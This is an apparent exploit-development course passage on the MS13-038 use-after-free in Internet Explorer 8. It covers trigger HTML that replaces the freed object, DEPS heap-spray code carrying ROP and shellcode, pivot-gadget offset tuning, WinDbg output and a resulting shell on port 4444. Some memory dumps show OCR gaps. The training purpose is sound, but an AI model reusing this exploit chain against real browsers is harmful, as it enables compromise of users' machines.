
```
var vtable1 = '\uc0de\udeadABACADAEAFAGAHAIAJAKALAMA';
var divs = new Array();
divs.push(document.createElement('div'));
divs[0].className = vtable1;
```

- The full code is in the notes and in your 760.5 folder in a file titled "MS13-038-EAX-Control.html"

Create a JavaScript Object

Let's now create a JavaScript object to get our desired 56-byte allocation. We will add the following to our trigger file:

```
<!doctype html>
  <head>

<!..This script creates an object on the heap to replace the freed object, controlling EAX.>

  <script>
  function helloWorld()   {

   f0 = document.createElement('span');
   document.body.appendChild(f0);
   f1 = document.createElement('span');
   document.body.appendChild(f1);
   f2 = document.createElement('span');
   document.body.appendChild(f2);
   document.body.contentEditable="true";
   f2.appendChild(document.createElement('datalist'));
f1.appendChild(document.createElement('span'));
    f1.appendChild(document.createElement('table'));
    try{
      f0.offsetParent=null;
    }catch(e) {

    }f2.innerHTML="";
    f0.appendChild(document.createElement('hr'));
    f1.innerHTML="";

    CollectGarbage();

                    var vtable1 = '\uc0de\udeadABACADAEAFAGAHAIAJAKALAMA';
                    var divs = new Array();

                    divs.push(document.createElement('div'));
                    divs[0].className = vtable1;

}
</script>
</head>
                    <body onload="eval(helloWorld());">
</body>
</html>
```



Running the Script (1)


- The vptr loaded into EAX is 0xdeadc0de
- The crash occurred as EAX+70h is an unmapped address in memory at 0xdeadc14e

```
(f50.82c): Access violation - code c0000005
This exception may be expected and handled.
eax=deadc0de ebx=03fc2db8 ecx=004b3bb8 edx=00000000
esi=0203ebd0 edi=00000000 eip=6c25c522 esp=0203eba4
ebp=0203ebbc efl=00010246
mshtml!CElement::Doc+0x2:
6c25c522 8b5070  mov  edx,dword ptr [eax+70h]
ds:0023:deadc14e=????????
```

Running the Script (1)

When we run the script, we get the crash that appears on the slide. The EAX register is holding our desired value of 0xdeadc0de. As we saw earlier, the program attempts to load the pointer at EAX+70h into EDX, followed by a call to the address in EDX. We do not make it to the call, as the memory address 0xdeadc14e is not mapped, causing an access violation.

```
(f50.82c): Access violation - code c0000005
This exception may be expected and handled.
eax=deadc0de ebx=03fc2db8 ecx=004b3bb8 edx=00000000 esi=0203ebd0
edi=00000000 eip=6c25c522 esp=0203eba4 ebp=0203ebbc efl=00010246
mshtml!CElement::Doc+0x2:
6c25c522 8b5070  mov  edx,dword ptr [eax+70h] ds:0023:deadc14e=????????
```



Running the Script (2)


- ECX points to the replaced object
- Using the "dc" command in WinDbg, we can see the object and ASCII-readable strings
- You can see 0xdeadc0de and our string of A,B,C, etc.

```
0:005> dc ecx
004b3bb8  //Formatting is off to fit on slide
deadc0de 00420041 00430041 00440041  ....A.B.A.C.A.D.
004b3bc8
00450041 00460041 00470041 00480041  A.E.A.F.A.G.A.H.
004b3bd8
00490041 004a0041 004b0041 004c0041  A.I.A.J.A.K.A.L.
004b3be8
004d0041 00000041 3adb9a06 80000000  A.M.A.....:....
```

Running the Script (2)

ECX points to the replaced object. When running the "dc" command in WinDbg to dump a DWORD + ASCII, we can see the object along with the ASCII-readable strings. The first 4 bytes in our object are 0xdeadc0de, followed by the Unicode string made up of our alphabetic characters.

```
0:005> dc ecx
004b3bb8  deadc0de 00420041 00430041 00440041 ....A.B.A.C.A.D.
004b3bc8  00450041 00460041 00470041   00480041 A.E.A.F.A.G.A.H.
004b3bd8  00490041 004a0041 004b0041   004c0041  A.I.A.J.A.K.A.L.
004b3be8  004d0041 00000041  3adb9a06    80000000  A.M.A.....:....
```



DEPS (1)

- We can use corelanc0d3r's DEPS technique!
  - DOM Element Property Spray (DEPS)
  - https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/
  - Also check out Chris Valasek's presentation titled, "An Examination of String Allocations: IE 9-11 Edition"
  - This presentation was only available in a live format at the time of this writing
  - Thanks to corelanc0d3r for pointing out the presentation
- As Peter states, "The idea is based on creating a large number of DOM elements and setting an element property to a specific value."[1]


[1] Eeckhoutte, Peter Van. "DEPS – Precise Heap Spray on Firefox and IE10." https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/ (retrieved July 25, 2013).

DEPS (1)

The solution we will use comes from Peter Van Eeckhoutte (corelanc0d3r), called the DOM Element Property Spray (DEPS). You can read more about this technique on the corelan.be website at https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/.

Peter pointed me to Chris Valasek's presentation, "An Examination of String Allocations: IE 9-11 Edition." This certainly seems like a very niche topic, but it demonstrates the deterministic nature of allocations that allows for this technique to be successful, even with EMET running. At the time of this writing, the presentation was not fully available online and only available in live format. As Peter states on his website, "The idea is based on creating a large number of DOM elements and setting an element property to a specific value."[1] In November 2013, Chris gave the updated version of his presentation at the ekoparty security conference (http://www.ekoparty.org/). A partial version of Chris's talk is available at http://vimeo.com/77737182. Chris took the concept and determined the reasoning behind the deterministic nature of string allocations, as well as the changes to the allocators. It is awesome research!

[1] Eeckhoutte, Peter Van. "DEPS – Precise Heap Spray on Firefox and IE10," https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/ (retrieved July 25, 2013).



DEPS (2)

- The important pieces of the code:


```
var div_container = document.getElementById("blah");
div_container.style.cssText = "display:none";
var data;
offset = 0x104;
junk = unescape("%u2020%u2020");
while (junk.length < 0x1000)
   data = junk.substring(0,offset) + rop1 + shellcode
   data += junk.substring(0,0x800-offset-rop1.length-shellcode.length);
   while (data.length < 0x80000) data += data;
   for (var i = 0; i < 0x500; i++){
         var obj = document.createElement("button");
         obj.title = data.substring(0,0x40000-0x58);
         div_container.appendChild(obj);   }
```

SANS

DEPS (2)

On this slide is the bulk of the DEPS code to perform the spray. As you can see, we are creating an HTML DIV element and then appending a cbutton object as a child. To understand more about HTML DOM elements, check out http://www.w3schools.com/js/js_htmldom_elements.asp. The offset defaults to 0x104. This default value will line up whatever you append to "data" as the value pointed to by EAX in a vtable overwrite scenario. In our exploit, we will need to adjust the offset so that our "xchg eax, esp" lines up at offset 0x70.

```
var div_container = document.getElementById("blah");
div_container.style.cssText = "display:none";
var data;
offset = 0x104;
junk = unescape("%u2020%u2020");
while (junk.length < 0x1000)
      data = junk.substring(0,offset) + rop1 + shellcode
      data += junk.substring(0,0x800-offset-rop1.length-
shellcode.length);
      while (data.length < 0x80000) data += data;
      for (var i = 0; i < 0x500; i++){
                  var obj = document.createElement("button");
                  obj.title = data.substring(0,0x40000-0x58);
                  div_container.appendChild(obj);      }
```



Executing the Script (1)

- In your 760.5 folder is the completed script
  - We will first run this script with the default offset value

```
(be0.444): Access violation - code c0000005
This exception may be expected and handled.
eax=20302228 ebx=0210eb80 ecx=004a4b10 edx=7c347f98
esi=004a4b10 edi=0458c600
eip=2e205c96 esp=0210eaf4 ebp=0210eb48 iopl=0
2e205c96 ??              ???
```

  - EAX is pointing to our desired address: 0x20302228
  - EIP is pointing to an unknown location

Executing the Script (1)


In your 760.5 folder is the completed script; however, please do not use the script, as you will work toward writing it on your own shortly. It is there as a reference. When we run the script with the default offset value, we get the following result:

```
(be0.444): Access violation - code c0000005
This exception may be expected and handled.
eax=20302228 ebx=0210eb80 ecx=004a4b10 edx=7c347f98 esi=004a4b10
edi=0458c600
eip=2e205c96 esp=0210eaf4 ebp=0210eb48 iopl=0
2e205c96 ??              ???
```

As you can see, EAX is pointing to our desired heap address, which should hold the contents of our spray. EIP is pointing to invalid memory. Let's take a look and see what happened.

Executing the Script (2)

- We see our “xchg eax, esp” pointer at offset 0x00 from EAX




```
0:004> dd eax
20302228  7c348b05 7c347f98 7c347f98 7c347f98
20302238  7c3 7f98 7c347f98 7c347f98 7c347f98
20302248  7c3 7f98 7c347f98 7c347f98 7c347f98
20302258                              98 7c347f98
20302268                              98 7c347f98
20302278   c347f98 7c347f98 7c347f98 7c347f98
20302288  7c347f98 7c347f98 7c347f98 7c347f98
20302298  7c347f98 7c347f98 7c37653d fffffdff
```

EAX points to our “xchg eax, esp” gadget. We need it at offset 0x70.

- We need to modify the offset in our script to ensure that at 0x70 is our XCHG pointer

Executing the Script (2)

When dumping the memory at EAX, we can see the pointer to our “xchg eax, esp” pivot instruction is right at offset 0x00. From our earlier studies, we determined that offset 0x70 from EAX is where the address is obtained to load into EDX. We will need to modify the offset in our script to make sure it lines up properly.



Executing the Script (3)

- By changing the offset in our script from “offset = 0x104;” to “offset = 0x13c;” we get the proper alignment:

```
0:005> dd eax+70h 11
20302298  7c348b05
0:005> u poi(eax+70h) 12
MSVCR71!wparse_cmdline+0x40
[f:\vs70builds\3052\vc\crtbld\crt\src\stdargv.c @ 244]:
7c348b05 94             xchg    eax,esp
7c348b06 c3             ret
```

- Everything looks to be lined up, and we should return to our “add esp, 2ch” instructions to advance ESP to our ROP NOPs

Executing the Script (3)


The default script offset value was 0x104. By changing it a few times and examining the results in the debugger, we find that an offset of 0x13c gets the pivot gadget lined up properly. We run the script again and get the following successful results:

```
0:005> dd eax+70h 11
20302298  7c348b05
0:005> u poi(eax+70h) 12
MSVCR71!wparse_cmdline+0x40 [f:\vs70builds\3052\vc\crtbld\crt\src\stdargv.c
@ 244]:
7c348b05 94             xchg    eax,esp
7c348b06 c3             ret
```

Now that everything is lined up properly, the return from the pivot gadget should execute our gadget to advance the stack pointer down to our ROP NOPs.

Executing the Script (4)

- Let's run the exploit outside of the debugger




```
C:\Users\Windows 7>netstat -na |find "4444"
  TCP    0.0.0.0:4444  0.0.0.0:0 LISTENING
```

- Success!! Use-After-Free exploit with DEPS heap spraying completed.

Executing the Script (4)

When running the exploit outside of the debugger, the browser hangs and the TCP port 4444 is open! We have successfully written an exploit to compromise the MS13-038 Use-After-Free vulnerability using the DEPS heap spray technique.




String Allocations in IE 9 – IE 11

- As previously mentioned, Chris Valasek has been giving a presentation called "An Examination of String Allocations: IE-9 to 11 Edition"
- In the presentation, he states:
  - The "heap spray protection" supposedly added to IE 8 was really just a re-architecture of the allocators
  - JavaScript string concatenation and substrings no longer result in arbitrary allocation in the default heap, as pointers are used along with other updated data from the recycler
  - Even when allocations occur, the desired size is not controllable, causing difficulty with precision
  - By using special attributes such as "Title," which all elements have, allocations are made in the default heap, with no size header

String Allocations in IE 9 – IE 11

Mentioned previously was the presentation done by Chris Valasek in November of 2013 at the ekoparty conference, titled "An Examination of String Allocations: IE-9 to 11 Edition." In the talk, Chris explains his research in reverse engineering the way JavaScript string allocations are performed on modern IE browser versions, and the change from jscript.dll to jscript9.dll, starting with IE 9. The main reason for the research, as he states, was to find out what changes were made to the code that broke the previous techniques used to spray the heap. Nico Waisman had stated in a previous talk that heap spray protection was added. It ended up being that the way string allocations were made were inefficient, which lead to the re-architecture of the allocators. This re-architecture uses pointers and such as opposed to wasting resources by allocating memory during string concatenations and the use of substrings.

This is problematic since the replacement of objects in memory is one of the primary techniques used to get controls of vptrs and such. Chris continued his research into determining how deterministic allocations from the default heap could still be performed. Also, mentioned previously, the Corelan team determined that by using the "Title" attribute, which every DOM element has, allocations could be made from the default heap, and their size is controllable. These allocations also have no size header, as is the case with standard BSTR allocations. Chris determined that the "Title" attribute results in a call chain to MSHTML!_HeapAllocString.




heapLib 2.0

- In November 2013, Chris Valasek released heapLib 2.0 at https://ioactive.com/heaplib-2-0/
  - Requires a JavaScript library called heapLib2.js
  - Uses the plunger technique described in Alexander Sotirov's Heap Feng Shui talk from Black Hat '07
  - Allows for predictable allocations
  - Contains a IDAPython script to get the size of each DOM Element type, as well as a C++ name demangler
  - Below is an example script execution:

```
AssocName: [6396D190] -> g_tagascCENTER23
TagName: CENTER
Constructor Name: CBlockElement::CreateElement @ 0x636B9FEF
HeapAlloc(eax, 0x8, 0x30)
```

heapLib 2.0

In November 2013, Chris Valasek released heapLib 2.0, which is available on the IOActive website at https://ioactive.com/heaplib-2-0/. The ZIP file comes with a couple required scripts and some sample files. It is still heavily based on Alexander Sotirov's research released at Black Hat '07, available at http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf. The plunger technique is heavily utilized in heapLib 2.0 in order to flush out the four caches and force allocation from the system heap. Also, included with heapLib 2.0 is an IDAPython script called get_elements.py that looks at each DOM Element type inside of mshtml.dll and gets the associated allocation size.




Course Roadmap

- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - ➢ Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Exercise: MS13-038 – DEPS Heap Spraying

In this exercise, you exploit a Use-After-Free vulnerability in Windows Internet Explorer 8 on Windows 7 using modern heap-spraying techniques.



Exercise: Use-After-Free Attacks – Part Two

